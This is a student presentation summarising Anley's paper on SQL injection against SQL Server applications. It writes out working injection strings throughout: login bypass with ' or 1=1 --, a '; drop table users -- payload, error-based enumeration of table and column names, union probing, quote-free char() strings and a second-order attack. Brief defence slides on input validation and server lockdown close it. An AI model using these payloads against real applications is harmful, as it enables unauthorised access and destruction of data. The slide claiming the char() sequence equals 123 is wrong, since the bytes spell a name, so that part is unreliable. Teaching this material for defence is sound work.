Advanced SQL Injection In SQL Server Applications

Reference article 31

Presented by

Pallavi Chavan


Prof. Michael Soltys

Date: 11-28-2018

What is SQL?

- SQL stands for **Structured Query Language**
- Allows us to access a database
- SQL can:
    1. execute queries against a database
    2. retrieve data from a database
    3. insert new records in a database
    4. delete records from a database
    5. update records in a database

Web Application & Database communication



Typical scenario of Web application and database communication

What is SQL Injection?

- The ability to inject SQL commands into the database engine through an existing application

- Modify SQL queries so that they can return unexpected data

SQL Injection through Strings

username = admin
password = admin123

query :

SELECT * FROM users WHERE username = ‘admin’ and password = ‘admin123’

username **=’ or 1=1 – –**
password **= anything**

SQL injected query:

SELECT * FROM users WHERE username = ‘**’ or 1=1**
– – AND password = ‘anything’

SQL Injection through Strings

username = **admin' --**
password = anything

Query:

SELECT * FROM users WHERE username = 'admin' -- and password = anything

username = admin**'; drop table users --**
password =

Query:

SELECT * FROM users WHERE username = 'admin' ; **drop table users; --**

MySQL Table

Users table create command

```
create table users( id int,
username varchar(255),
password varchar(255),
privs int
)
```

Insert command

```
insert into users values( 0, ‘admin’,
‘admin123’, 0xffff )
```

Table will look like :

Id (int)	Username (varchar)	Password (varchar)	Privs (int)
0	admin	admin123	0xffff

Establish name of the table

username = ' having 1=1--
password = anything

Query:

SELECT * FROM users WHERE username = ‘’ having 1 = 1; --

Provokes the error :

Microsoft OLE DB Provider for ODBC Drivers error ‘80040e14’
[Microsoft][ODBC SQL Server Driver][SQL Server]Column ***‘users.id’*** *is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.*

Establish all column names of the table

username =' group by users.id having 1=1--

Provokes the error:

*[Microsoft][ODBC SQL Server Driver][SQL Server]Column **'users.username'** is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.*

Eventually formed 'username':

' group by users.id, users.username, users.password, users.privs having 1=1 --

equivalent to

select * from users where username = '' or 1 = 1

Type conversion error messages

username =' union select sum(username) from users --

Provokes the error:

[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument.

username =' union select sum(id) from users --

Provokes the error:

[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists

Advanced SQL Injection

Strings without quotes

```
insert into users values( 666,
char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73),
char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73),
0xffff)
```

Equivalent To

```
insert into users values( 666,
123,
123,
0xffff)
```

Second-Order SQL Injection

Username = admin'--
Password = password

After escaping ' query => insert into users values(123, 'admin''--', 'password', 0xffff)

Id	Username	Password	Privs
123	admin'--	Password	0xffff

The query to set the new password:

update users set password = 'password' where username = 'admin'--'

Input Validation

- Attempt to massage data so that it becomes valid
- Reject input that is known to be bad
- Accept only input that is known to be good

SQL Server Lockdown

- Determine methods of connection to the server
- Verify which accounts exist
- Verify which accounts can access which objects
- Verify what will be logged, and what will be done with the logs

References

- Advanced SQL injection in SQL server applications - by Anley (http://soltys.cs.csuci.edu/blog/wp-content/uploads/2017/04/sql_injection.pdf)

Thank You!

Questions?